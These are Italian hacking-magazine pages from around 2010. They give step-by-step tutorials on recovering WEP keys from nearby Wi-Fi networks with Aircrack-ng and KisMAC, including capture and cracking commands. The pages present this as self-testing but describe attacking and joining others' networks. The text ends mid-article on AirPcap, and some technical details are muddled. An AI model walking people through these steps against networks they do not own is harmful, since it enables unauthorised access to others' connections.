Se lo script non funziona e non ci permette mai di scaricare il file verifichiamo il log degli errori di apache.
Un possibile errore:

```
[Wed Oct 20 17:01:19 2010]
[alert] [client 127.0.0.1] D:/
www/.htaccess: Invalid command
'RewriteEngine', perhaps
misspelled or defined by a module
not included in the server
configuration, referer: http://www.
nostrosito.it/test.htm
```

In questo caso verifichiamo che in httpd.conf non sia commentata la riga:

```
LoadModule rewrite_module modules/
mod_rewrite.so
```

(# commento)

AirCrack

TESTARE LA PROPRIA RETE WIRELESS

WIRELESS

AIRCRACK È UNO DEI PIÙ DIFFUSI TOOL PER "ASCOLTARE" E MONITORARE IL TRAFFICO SU UNA RETE WIRELESS, MA PUÒ ESSERE USATO ANCHE PER ALTRI SCOPI...

Qual è il grado di sicurezza di una rete Wi-Fi? Secondo i più esperti in materia basta circa un minuto per scovare la chiave di accesso di una rete wireless protetta dal noto metodo WEP. Poiché non sono poi così tante le modalità di protezione di una rete internet (Wireless) è più facile per gli "scrocconi" accedervi o perlomeno portare degli attacchi mirati..
Per chi non ne fosse a conoscenza i metodi di protezione di una rete Wi-Fi sono soltanto due: WEP e WPA. La modalità di protezione che al momento dà maggiore sicurezza è la WPA anche se quella largamente più utilizzata è, invece, la WEP.


WEP E WPA

Prima di illustrare i programmi usati maggiormente approfondiamo il significato di queste due sigle WEP e WPA:
• WEP: corrisponde a Wired Equivalent Privacy, fa parte dello standard IEEE 802.11, specifico per rendere "sicuro" l'utilizzo delle reti Wi-Fi.Poichè questa chiave di protezione con il tempo si è rivelata ormai scarsa in termini di protezione è stata progettata la chiave WPA presente dal 2003. Questa usa l'algoritmo di cifratura stream RC4 per la sicurezza e CRC-32 per l'integrità dei dati.
• WPA: che corrisponde a Wi-Fi Protected Access è il protocollo realizzato per colmare le falle del precedente, più sicuro ma con ancora diversi difetti. Il protocollo TKIP cambia dinamicamente la chiave in uso e la combina con un vettore di inizializzazione (IVS) di dimensione doppia rispetto al WEP (in modo da rendere vani gli attacchi simili a quelli previsti per il WEP) e può essere implementato nelle schede di interfaccia wireless pre-WPA, che cominciarono ad essere distribuite nel 1999, attraverso un aggiornamento del firmware.
• WPA2: ancora poco usata, è la nuova chiave che dovrebbe sostituire la "vecchia" WPA.
Per "rubare" una chiave WEP non c'è bisogno di essere un esperto informatico, bastano alcuni strumenti e qualche programmino in grado di intercettare i pacchetti che vengono trasmessi e decriptarli, naturalmente più pacchetti vengono captati più sono le possibilità di arrivare all'obiettivo.

AIRCRACK

Tra i programmi più usati abbiamo AirCrack scaricabile da questo indirizzo:
http://downloads.phpnuke.org/it/download-item-view-a-b-m-g-x.htm
Aircrack-ng è un pacchetto che permette di recuperare password dalle reti 802.11 WEP, WPA e WPA2-PSK. Il programma funziona in modo semplice, acquisisce i pacchetti che circolano sulla rete controllata ed esegue le fasi tradizionali di recupero: brute force, dictionary ecc.
Inoltre, include gli strumenti necessari per ripristinare velocemente l'accesso a una rete senza fili.

I "FERRI DEL MESTIERE"

Eseguiremo l'applicazione dal prompt di DOS: per poter eseguire il programma anche se non siamo nella directory che lo contiene, cliccate col tasto destro del mouse su "Risorse del computer, Proprietà, Avanzate, Variabili

d'ambiente, Modifica" portatevi alla fine della linea su cui sono già scritte altre variabili d'ambiente, inserite un punto e virgola (";") e scrivete il percorso in cui si trova il programma.
Avrete anche bisogno di installare dei nuovi driver per il vostro adattatore di rete: i driver originali non sono stati pensati per fare cose simili (per trovare dei driver che possano fare al caso vostro visitate il sito WildPacket online su www.wildpackets.com).
Per installare i nuovi driver: "clic destro su Risorse del Computer, Proprietà, Gestione Periferiche, clic destro sul vostro adattatore di rete, Proprietà, Driver, Aggiorna Driver, Installa da un elenco o percorso specifico". Scegliete il percorso in cui avete scaricato i driver. Assicuratevi, infine, che il vostro adattatore di rete sia ora compatibile col tutto

Il primo passo è ovviamente quello di trovare una rete wireless.
Digitate "Airodump" nel prompt del DOS (Start, esegui, cmd).
Vi comparirà una finestra contenente le schede di rete trovate sulla vostra macchina. Notate che accanto al nome delle schede di rete è presente un numero identificativo. Ad esempio:

14 NETGEAR WG511T 54 Mbps Wireless PC Card
22 NETGEAR WAG511 802.11a/b/g Dual Band Wireless PC Card

In questo caso digitate 22, il numero identificativo della scheda che ci interessa utilizzare. Ora vi viene chiesto di indicare il chipset utilizzato dal vostro adattatore di rete. Ad esempio:

Interface types: 'o' = HermesI/Realtek
'a' = Aironet/Atheros

Quindi vi sarà richiesto di inserire il numero del canale da controllare (sniffing). Per l'Europa il 14. Se volete fare una scansione di tutti i canali utilizzate lo zero.

In seguito il programma chiederà di digitare il nome da dare al file che verrà creato a partire dalla scansione del canale. Digitate il nome che vi pare, ad esempio "WEP01".

A questo punto Aircrack vi chiederà se salvare gli interi pacchetti catturati o soltanto gli IV. Per craccare una chiave WEP vi basta salvare semplicemente gli IV (il che vi farà risparmiare diverso spazio sull'hard disk, quindi digitate "y").

Adesso vedrete una schermata simile:

AirCrack-ng può essere scaricato all'indirizzo http://downloads.phpnuke.org/it/download-item-view-a-b-m-g-x.htm.

BSSID = l'indirizzo MAC dell'Access Point.

PWR = indica la forza del segnale che si sta ricevendo.

BEACONS = sono pacchetti "in chiaro" che l'Access Point trasmette sostanzialmente per dire "sono un access point, collegati a me".

DATA = è quello che ci interessa: sono gli IV che Aircrack utilizzerà per trovare la password WEP.


ENC = il tipo di incapsulamento: WEP, WPA, OPEN...

ESSID = Il nome della rete Wireless. L'SSID è una sorta di identificativo della rete. Se ad esempio l'Access Point ha come SSID il nome "pippo" allora le schede wireless che si vogliono connettere devono impostare a loro volta come SSID "pippo". Nella seconda parte dell'immagine, sopra, vediamo i vari client che stanno "dialogando" con l'Access Point", più esattamente vediamo i vari indirizzi MAC dei client. Quest'informazione può risultare utile in seguito quindi bisogna ricordarsi tutto. Ciò significa che anche se possediamo la chiave WEP non possiamo accedere all'Access Point a meno che l'indirizzo MAC del nostro adattatore di rete non sia stato impostato nel filtro dell'Access Point.
Aicrack continuerà a collezionare IV finché non lo fermate. Più IV scaricate e più possibilità avete di decifrare la chiave.
Aircrack dovrebbe trovare la chiave in pochi secondi. Per una chiave da 104 bit collezionate circa 2.000.000 di IV: a volte ne bastano molti meno, altre volte purtroppo dovrete scaricarne di più.
Quando sarete soddisfatti del numero di IV collezionati premete "CTRL + C" per fermare il programma.

Scrivendo "Aircrack-ng" nel prompt vi verrà mostrata la lista dei parametri che è possibile utilizzare. Per esempio, se abbiamo scaricato intorno ai 400.000 IV, in genere sufficienti per scovare una chiave WEP da 40 bit, allora digitiamo il comando "aircrack-ng -n 64 WEP1.ivs". Con il parametro "-n 64" diciamo al programma che la chiave ha una lunghezza massima di 64 bit e di non provare quindi oltre.
Se riusciremo nell'intento, il programma ci restituirà un messaggio di "KEY FOUND" seguito dal nome della chiave.
Ora che avete la chiave utilizzatela proprio come se doveste connettervi ad una vostra rete "domestica". Se l'SSID dell'Access Point è abilitato seguite questo passo.

Premete su Start, Connetti a, Connessioni di rete senza fili, Visualizza reti senza fili disponibili. Se l'SSID è abilitato, questo vi appare nella finestra delle connessioni disponibili. Fate doppio clic sull'icona della connessione ed inserite la password che avete trovato in precedenza: missione compiuta.

di Massimiliano Rinaldi
redazione@hackerjournal.it

KISMAC
E LA PASSWORD WI-FI E' SERVITA!

SCANNING

COME TROVARE LA PASSWORD DI ACCESSI INTERNET WI-FI PROTETTI IN POCHI SEMPLICI MOSSE...

Gli utenti Mac sono spesso un po' discriminati in tema di hacking. Da una parte possono a pieno titolo vantarsi di avere dei computer poco soggetti a Virus, Trojan, Malware e tutto quanto rientri nell'arsenale del perfetto hacker. Dall'altra sono, di fatto, sprovvisti loro stessi del suddetto arsenale: ovvero non hanno gli strumenti per cercare di realizzare qualche piccolo attacco, anche solo per testare l'efficacia della propria rete o delle difese collegate. Colpa della scarsa diffusione dei Mac rispetto ai PC/Windows, che rappresentano la stragrande maggioranza dei computer in commercio e, proprio per questo, finiscono per attirare l'attenzione dei malintenzionati. Ovvero, la troppa popolarità spesso può essere anche pericolosa, ma l'isolamento non favorisce il proliferare di idee e tecniche di sviluppo. Ma questo è un discorso fatto già altre volte e un po' ritrito. Semmai in questo articolo vogliamo segnalare un'eccezione che conferma la regola, ovvero un ottimo sniffer/scanner wi-fi per Mac che rappresenta una valida alternativa a Kismet e altri scanner disponibili in ambiente Windows/Linux: KisMAC. KisMAC è completamente gratuito, si può scaricare all'indirizzo http://trac.kismac-ng.org. Funziona benissimo coi portatili dotati di scheda airport integrata che consentono di spostarsi, in piena mobilità, alla ricerca di reti wi-fi attaccabili. Per testare l'efficacia di KisMAC abbiamo provato a utilizzarlo in ambiente esterno, con un MacBook Pro che si è trasformato in un potente scanner portatile.

QUALCHE SETTAGGIO

Prima di iniziare il nostro attacco dobbiamo selezionare i driver della scheda Wi-Fi integrata attraverso il pannello delle Preferenze (Figura 1). Nel nostro caso si tratta di una scheda Airport Extreme.

INIZIAMO

La versione utilizzata è la 0.3.2. Una volta lanciato KisMAC mostra la finestra principale che risulta assolutamente vuota (Figura 2). La nostra attività di scanning di pacchetti Wi-Fi, ovvero di intercettazione di pacchetti dati che transitano attraverso una rete wireless, non è ancora iniziata. Per avviarla dobbiamo premere Start Scan, nella parte inferiore destra della finestra principale. La manopola ancora più a destra inizierà una sorta di impercettibile movimento rotatorio. Segno che KisMAC sta lavorando per voi!
Ma prima di attivarsi KisMac chiede di autenticarsi come amministratore (Figura 3).


DATI DOPO DATI

KisMAC individua tutte le reti Wi-Fi nel raggio di azione della scheda Airport integrata e inizia a fare lo scanning dei pacchetti dati. Il nome delle reti disponibili appare nella colonna SSID. Qui per ovvi motivi li abbiamo cancellati. L'attività di raccolta dati deve procedere per diversi minuti. Infatti, per potere cercare di portare un qualsiasi tipo di attacco bisogna collezionare un quantitativo minimo di pacchetti dati.

UN ATTACCO DI PURA "FORZA BRUTA"

Come si può notare dalla nostra schermata (Figura 4) sono state individuate diverse reti, alcune con chiave di protezione WEP, altre con chiave di protezione WPA e WPA2. Evidentemente le reti WEP sono più vulnerabili ed è proprio su queste che concentreremo il nostro attacco. Dopo diversi minuti di intercettazione di pacchetti dati possiamo verificare se abbiamo elementi sufficienti per sferrare il nostro primo attacco. Proviamo a selezionare una rete Wi-Fi (tra quelle WEP) dal menu Network e proviamo a portare un attacco di pura forza bruta, ovvero un tipo di attacco che cerca di scovare la password forzando centinaia di combinazioni di lettere e parole al secondo.

```
Network>Bruteforce>alphanums
against 40-bit
```

In questo caso abbiamo scelto un attacco in grado di rivelare una password alfanumerica a 40 bit (Figura 5).
Se la quantità di dati è insufficiente per sferrare l'attacco comparirà un avviso che informa l'utente come sia necessario acquisire più dati prima di procedere. L'attacco può durare diversi minuti, la scansione viene visualizzata su una barra che si colora progressivamente di azzurro (come si può osservare dalle figure 6 e 7 presenti nella pagina successiva).

LA PASSWORD

Dopo circa un'ora KisMAC ha svelato la password di una delle reti WEP (Figura 8). Basta selezionare il pannello Proprietà (premendo il pulsante a forma di ingranaggio nella parte inferiore della finestra) per visualizzarla in corrispondenza della riga ASCII Key. Nel nostro caso era una banalissima password di sole cinque lettere, senza numeri, praticamente una delle password che gli esperti di sicurezza giudicano molto debole. In genere si consiglia di inserire non solo lettere ma anche numeri e di aumentare sensibilmente la lunghezza complessiva della password per aumentare il numero di combinazioni da forzare in un attacco "brute force". Naturalmente nella schermata abbiamo cancellato tutti i dati relativi alla rete Wi-Fi utilizzata per la nostra dimostrazione.
Nella pagina seguente trovate le schermate di tutto l'attacco con le relative descrizioni passo dopo passo.
Buono "sniffer" a tutti!

wiki: WikiStart

Introduction

Welcome to the KisMAC wiki! KisMAC is an open-source and free sniffer/scanner application for Mac OS X. It has it uses monitor mode and passive scanning.

KisMAC supports many third party USB devices: Intersil Prism2, Ralink rt2570, rt73, and Realtek rtl8187 chipsets.

The rest of this wiki assumes you are prepared for advanced topics and know what you are doing with your syste

Features

- Reveals hidden / cloaked / closed SSIDs
- Shows logged in clients (with MAC Addresses, IP addresses and signal strengths)
- Mapping and GPS support
- Can draw area maps of network coverage
- PCAP import and export
- Support for 802.11b/g
- Different attacks against encrypted networks
- Deauthentication attacks
- AppleScript-able
- Kismet drone support (capture from a Kismet drone)

KisMAC è completamente gratuito, si può scaricare all'indirizzo http://trac.kismac-ng.org.

Le fasi dell'attacco





Figura 1: Prima di iniziare il nostro attacco dobbiamo selezionare i driver della scheda Wi-Fi integrata.





Figura 2: Per avviare lo scanning dobbiamo premere Start Scan, nella parte inferiore destra della finestra principale.





Figura 3: Prima di attivarsi KisMac chiede di autenticarsi come amministratore.





Figura 4: KisMAC individua tutte le reti Wi-Fi nella raggio di azione della scheda Airport e inizia a lo scanning.





Figura 5: Selezioniamo dal menu: Network>Bruteforce> alphanums against 40-bit.





Figura 6: L'attacco può durare diversi minuti...





Figura 7: ...la scansione viene visualizzata su una barra che si colora progressivamente di azzurro.





Figura 8: Dopo circa un'ora KisMAC ha svelato la password di una delle reti WEP.

di Roberto Guglielmi
info@robertoguglielmi.it

SICUREZZA WIRELESS CON AIRPCAP

WIRELESS

LA LIBERALIZZAZIONE DELLE RETI WI-FI PORTA CON SÉ DEI SERI PROBLEMI DI SICUREZZA. VEDIAMO QUALI SONO I POSSIBILI SCENARI DI ATTACCO E LE DIFESE.

È notizia di questi giorni, durante la stesura di questo articolo (novembre 2010) che il Consiglio dei Ministri ha dato via libera a diverse misure contenute in un decreto legge : dalla possibilita' di espellere cittadini comunitari alla stretta contro prostituzione e accattonaggio alla liberazione delle reti wi-fi . In questo caso, mi sento in dovere di dire che non sono molto d'accordo. Liberalizzare le reti wi-fi significa inanzitutto rendere "anonima" ogni connessione ad internet, e proprio perché anonima, ci troveremo di fronte ad una serie di reati a cui non potremmo identificare il colpevole. E' pur vero che anche oggi c'è la possibilità di commettere reati su internet senza sapere l'autore, ma son convinto che dal 1 gennaio 2011 questi reati si moltiplicheranno a dismisura. Ma questo non è il peggio .... Si puo verificare che colui che commette un reato informatico, lo fa sfruttando il vostro router o access point se non configurato correttamente. In questo caso potrete trovarvi la polizia postale alla porta senza che voi ne sappiate niente, poiché lascerà come "biglietto da visita" il vostro indirizzo IP, che è un numero univoco che corrisponde alla vostra persona. I reati sono molteplici, anche se la maggioranza dei casi riguarda il furto di denaro. Non tralascerei i reati a contenuto sessuale, per di più, pedo-pornografico. In alcuni casi, sfruttando Skype, un programma che permette di telefonare via internet, gli scenari potranno essere ancora piu complessi.

TROVARE UN ACCESS POINT LIBERO

Trovare un access point libero è facilissimo, non bisogna essere hacker ne essere afferratissimi in materia. Ogni utente di pc portatile avrà sicuramente provato a vedere o scovare le connessioni attive della sua zona, e molto spesso, oltre alla propria, ne avrà trovato anche altre: alcune opportunamente protette, altre… libere. Sfruttare le connessioni altrui, è reato, ma a volte ci si lascia prendere dalla curiosità e.... questo non va bene. Addirittura in alcune città, vengono segnalate con vernice spray sui muri degli edifici , il punto ottimale per raggiungere una rete libera wi-fi. Con la nuova Legge, molto probabilmente, non ci sarà piu bisogno.

SCOPO DI QUESTO ARICOLO

Ovviamente, come detto in precedenza, lo scopo di questo articolo è quello di verificare se la vostra rete sia protetta al punto giusto. Proteggere una rete al 100 per 100 non è semplice, se non impossibile. Bisogna inanzitutto conoscere il malintenzionato ed il suo grado di conoscenza delle reti. Molto spesso, per esperienze personali, abbiamo a che fare con dei LAMER. Un lamer è un aspirante cracker con conoscenze informatiche limitate. Il termine inglese, usato in genere in senso dispregiativo, potrebbe essere l'equivalente in italiano di " principiante". Da qui, proteggere anche in maniera approssimativa un access point, può risultare utile. Ma non sempre è così, esistono anche persone capaci di violare un sistema semplicemente per il gusto di farlo, e più è difficile, più gusto ci provano. Saltando la fase che permette di proteggere il vostro router, iniziamo a conoscere un dispositivo interessante per verificare la protezione, l'analisi, e la risoluzione dei vostri problemi.

AIRPCAP NX


Dalla CACE Technologies, azienda americana ma con il 70 per 100 di personale italo-americano, abbiamo provato un kit che comprende una parte hardware ed una software per verificare la sicurezza della vostra rete o access-point wi-fi. La parte hardware consiste in un adattatore usb che funge da ricetrasmettitore con possibilità di attaccarci le due antenne esterne fornite di serie (oltre alle due

